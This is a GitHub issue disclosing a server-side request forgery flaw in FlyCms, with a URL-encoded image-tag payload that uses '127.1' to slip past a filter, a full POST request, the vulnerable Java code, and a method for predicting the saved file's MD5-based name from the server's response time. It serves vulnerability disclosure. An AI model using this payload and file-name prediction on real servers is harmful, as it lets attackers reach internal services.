

New issue

[Jump to bottom](#)

There is a SSRF vulnerability #1

[Open](#) m4yfly opened this issue on Jun 12, 2019 · 0 comments

m4yfly commented on Jun 12, 2019

An issue was discovered in FlyCms. There is a security vulnerability in file `/Users/bang/code/java/FlyCms-master/src/main/java/com/flycms/module/question/service/ImagesService.java`, in `saveUrls()` function, result in a SSRF. SSRF Server Side Request Forgery attacks. The ability to create requests from the vulnerable server to intra/internet.


POC

```
%3Cimg%20src%3D%22http%3A%2F%2F127.1%2Findex%22%2F%3E
```

Send the request is as follows:

```
POST /ucenter/question/add HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://localhost/question/add
Content-Length: 93
Cookie: CFID=3; CFTOKEN=50139797; ECS[visit_times]=1; bgC_sid=P5rfbe; JSESSIONID=node01jp6c3qjsftr21xa81ovh47bff0.node0; Hm_lvt_2f24154b3f87697d36a4e2a638b68aaa=1560325064; Hm_lvt_2f24154b3f87697d36a4e2a638b68aaa=1560328852; FlyCmsId=593f391df8a70cab630e34efa645c590
Connection: close

title=ssrf10&content=%3Cimg%20src%3D%22http%3A%2F%2F127.1%2Findex%22%2F%3E&tags=ssrf7&price=0
```



```
50 // //////////////////////////////////////
51 @Transactional
52 public DataVo addQuestion(String title,String content,String tags,Long userId) throws Exception {
53     DataVo data = DataVo.failure("操作失败");
54     String[] ss = tags.split( regex: "," ); //转换为数组
55     if (ss.length>5) {
56         return DataVo.failure("话题数不能大于5个");
57     }
58
59     Question question=new Question();
60     SnowFlake snowFlake = new SnowFlake( datacenterId: 2, machineId: 3);
61     question.setId(snowFlake.nextId());
62     String code=this.shortUrl();
63     question.setShortUrl(code);
64     question.setUserId(userId);
65     question.setTitle(StringEscapeUtils.escapeHtml4(title));
66     question.setCreateTime(new Date());
67     //内容保存本地并转换图片地址为本地
68     if (content!=null){
69         content=imagesService.replaceContent( type: 1,question.getId(),question.getUserId(),content);
70     }
71     question.setContent(content);
72     question.setStatus(Integer.parseInt(configService.getStringByKey( keycode: "user_question_verify")));
73     int totalCount=questionDao.addQuestion(question);
74     if(totalCount>0){
75         //增加问题相关统计信息
76         questionDao.addQuestionCount(question.getId());
77         if (!StringUtil.isBlank(tags)) {
78             for (String string : ss) {
79                 if (string != " " && string.length()>=2) {
80                     Topic tag=topicService.findTopicByTopic(string);
81                     if(!topicService.checkTopicByTopic(string)){
82                         Topic addtag=topicService.addTopic(string, content: "", countView: 0, countNum: 1, isgood:
83                         topicService.addTopicAndInfo(question.getId(),addtag.getId(), infoType: 0, question.ge
84                     }else{
85                         topicService.updateTopicByCount(tag.getId());
86                         topicService.addTopicAndInfo(question.getId(),tag.getId(), infoType: 0, question.getSt
87                     }
```

We can see that it will call `replaceContent` to fetch remote image when add a question.

```

    * @return
    * @throws Exception
    */
    public String replaceContent(Integer typeId, Long infoId, Long userId, String content) throws Exception {
        Snowflake snowflake = new Snowflake( datacenterId: 2, machineId: 3);
        Pattern pRemoteFileurl = Pattern.compile("<img.*?src=\\\"?(.*?)(\\\"|>|\\s+)\\\"");
        Matcher mRemoteFileurl = pRemoteFileurl.matcher(content);
        StringBuffer sb = new StringBuffer();
        String remoteFileurl = null;
        int nFileNum = 0;
        String imgpath = getImgPath();
        StringBuffer imgBuffer = new StringBuffer();
        while (mRemoteFileurl.find()) {
            remoteFileurl = mRemoteFileurl.group(1);
            String extension = StringHelperUtils.getImageUrlSuffix(remoteFileurl);
            extension = "." + extension;
            SimpleDateFormat df = new SimpleDateFormat( pattern: "yyyyMMddHHmmss");
            String filename = Md5Utils.code( input: df.format(new Date()) + nFileNum, bit: 16) + "." + nFileNum + extension;
            String reg = "(?!.*(img.baidu.com)|(127.0.0.1)|(^/upload/content/)).*$";
            String pathac = "";
            if (remoteFileurl.matches(reg)) {
                saveUrlAs(remoteFileurl, savePath: Const.UPLOAD_PATH+imgpath + filename);
                pathac = imgpath + filename;
                mRemoteFileurl.appendReplacement(sb, replacement: "<img src=\\\"\" + pathac+\\\"\"");
                if (imgBuffer.toString().length() < 1) {
                    imgBuffer.append(imgpath + filename);
                } else {
                    imgBuffer.append(";").append(imgpath + filename);
                }
                nFileNum = nFileNum + 1;
            } else {
                if (getContentUrl(remoteFileurl)) {
                    if (FileUtils.isFile( ObjectPath: Const.UPLOAD_PATH + "/" + StringHelperUtils.getImageRootUrl(remoteFileurl))) {
                        FileUtils.moveFile( oldPath: Const.UPLOAD_PATH + "/" + StringHelperUtils.getImageRootUrl(remoteFileurl));
                    }
                }
            }
        }
        return sb.toString();
    }
}

```

In funtion replaceContent, we can use 127.1 bypass reg or request other url directly, and saveUrlAs is called here.

```

    */
    public static boolean saveUrlAs(String fileUrl, String savePath) {
        try {
            URL url = new URL(fileUrl);
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            DataInputStream in = new DataInputStream(connection.getInputStream());
            DataOutputStream out = new DataOutputStream(new FileOutputStream(savePath));
            byte[] buffer = new byte[4096];
            int count = 0;
            while ((count = in.read(buffer)) > 0) {
                out.write(buffer, off: 0, count);
            }
            out.close();
            in.close();
            connection.disconnect();
            return true;
        } catch (Exception e) {
            return false;
        }
    }
}

```

Finally HttpURLConnection result in SSRF.

```

public String replaceContent(Integer typeId, Long infoId, Long userId, String content) throws Exception {
    Snowflake snowflake = new Snowflake( datacenterId: 2, machineId: 3);
    Pattern pRemoteFileurl = Pattern.compile("<img.*?src=\"?(.*?)(\"|>|\\\\s+)\"");
    Matcher mRemoteFileurl = pRemoteFileurl.matcher(content);
    StringBuffer sb = new StringBuffer();
    String remoteFileurl = null;
    int nFileNum = 0;
    String imgpath = getImgPath();
    StringBuffer imgBuffer = new StringBuffer();
    while (mRemoteFileurl.find()) {
        remoteFileurl = mRemoteFileurl.group(1);
        String extension = StringHelperUtils.getImageUrlSuffix(remoteFileurl);
        extension = "." + extension;
        SimpleDateFormat df = new SimpleDateFormat( pattern: "yyyyMMddHHmmss");
        String filename = Md5Utils.code( input: df.format(new Date()) + nFileNum, bit: 16) + " " + nFileNum + extension;
        String reg = "(?!(img.baidu.com|127.0.0.1|/upload/content/)).*";
        String pathac = "";
        if (remoteFileurl.matches(reg)) {
            saveUrlAs(remoteFileurl, savePath: Const.UPLOAD_PATH+imgpath + filename);
            pathac = imgpath + filename;
            mRemoteFileurl.appendReplacement(sb, replacement: "<img src=\"" + pathac + "\"");
            if (imgBuffer.toString().length() < 1) {
                imgBuffer.append(imgpath + filename);
            } else {
                imgBuffer.append(";").append(imgpath + filename);
            }
            nFileNum = nFileNum + 1;
        } else {
            if (getContentUrl(remoteFileurl)) {

```

Still in replaceContent, we can find the file path, file name. The addQuestion finally failed, but file will create.

File path is the date today, example /upload/content/2019/6/12/

File name is concat md5(date + filename) + filename + extension

```

ava x UserService.java x flycms_date.sql x ImagesService.java x Md5Utils.java x
to IDEA annotations attached to the JDK 1.8 (/Library/Java/JavaVirtualMachines/jdk1.8.0_192.j... Attach

14 sb.append(hexDigits[(t >> 4)]);
15 sb.append(hexDigits[(t % 16)]);
16 }
17 return sb.toString();
18 }
19
20 public static String code(String input, int bit) throws Exception {
21     try {
22         MessageDigest md = MessageDigest.getInstance(System.getProperty(
23             "java.security.algorithm", "jdk-1.5"));
24         if (bit == 16) {
25             return bytesToHex(md.digest(input.getBytes( charsetName: "utf-8")))
26                 .substring(8, 24);
27         }
28         return bytesToHex(md.digest(input.getBytes( charsetName: "utf-8")));
29     } catch (NoSuchAlgorithmException e) {
30         e.printStackTrace();
31         throw new Exception("Could not found MD5 algorithm.", e);
32     }
33 }
34
35 /**

```

md5 16 result is 8-24 of md5_32 result.

Go Cancel < >

Target: http://localhost

Request

Raw Params Headers Hex

```

POST /ucenter/question/add HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://localhost/question/add
Content-Length: 93
Cookie: CFID=3; CFTOKEN=50139797; ECS[visit_times]=1; bgc_sid=P5rfbe;
JSESSIONID=node01jp6c3qjafrz1xa81ovh47bff0.node0;
Hm_lvt_2f24154b3f87697d364e2a638b68aaa=1560325064;
Hm_lvt_2f24154b3f87697d364e2a638b68aaa=1560328852;
FlyCmsId=593f391df8a70cab630e34ef645c590
Connection: close

title=srfl0&content=%3Cimg%20src%3D%22http%3A%2F%2F127.0.0.1%2Findex%22%2F%3Etags=srfl
7&price=0

```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Connection: close
Date: Wed, 12 Jun 2019 09:14:40 GMT
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE
Access-Control-Allow-Headers: x-requested-with
Set-Cookie: JSESSIONID=node01xgld7u8uhztulbi7p2bkee4e10.node0;Path=/
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json; charset=utf-8

{"code":-1,"message":null,"data":{},"url":null}

```

And we can get server time from response, after convert timezone, we can caculate the result.

```
>>> md5 = hashlib.md5('201906121714400'.encode('utf-8')).hexdigest()[8:24].upper()
>>> md5
'43EC4555543DEFC6'
```

so filename is 43EC4555543DEFC6_0. , absolute path is /upload/content/2019/6/12/43EC4555543DEFC6_0.

Request the path we can download file named 43EC4555543DEFC6_0. .

```
43EC4555543DEFC6_0 spider

43EC4555543DEFC6_0 x

1  <!DOCTYPE html>
2  <html>
3  <head>
4      <meta charset="utf-8">
5      <meta http-equiv="X-UA-Compatible" content="IE=edge" />
6      <meta name="viewport" content="width=device-width, initial-scale=1" />
7      <title>开源之家 - 开源JAVA问答系统和分享系统</title>
8      <meta name="keywords" content="问答系统,jav问答系统,spring boot仿知乎, 开源之家" />
9      <meta name="description" content="开源之家问答系统站长社区交流平台, 同时也是开源之家" />
10     <meta name="author" content="28844 Team" />
11     <meta name="copyright" content="2018 28844.com" />
12     <link rel="shortcut icon" href="/assets/favicon.ico" type="image/x-icon" />
13     <!-- Bootstrap -->
14     <link href="/assets/js/vendors/bootstrap/css/bootstrap.min.css" rel="stylesheet" />
15     <link href="/assets/js/vendors/font-awesome/css/font-awesome.css" rel="stylesheet" />
16     <link rel="stylesheet" media="screen" href="/assets/skin/pc_theme/default/css/main.css" />
17     <link rel="stylesheet" media="screen" href="/assets/skin/pc_theme/default/css/main.css" />
```

It's SSRF result.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

